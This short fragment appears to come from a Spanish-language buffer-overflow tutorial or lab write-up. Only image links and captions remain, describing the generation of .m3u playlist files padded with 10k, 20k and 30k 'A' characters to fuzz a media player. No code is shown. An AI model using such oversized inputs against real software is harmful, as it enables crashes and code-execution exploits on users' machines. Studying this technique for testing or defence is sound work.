
Generación de archivo .m3u con
10k caracteres "A"




Generación de archivo .m3u con 20k caracteres "A"



Generación de archivo .m3u con 30k caracteres "A"




Despliegue de 1k caracteres "A"

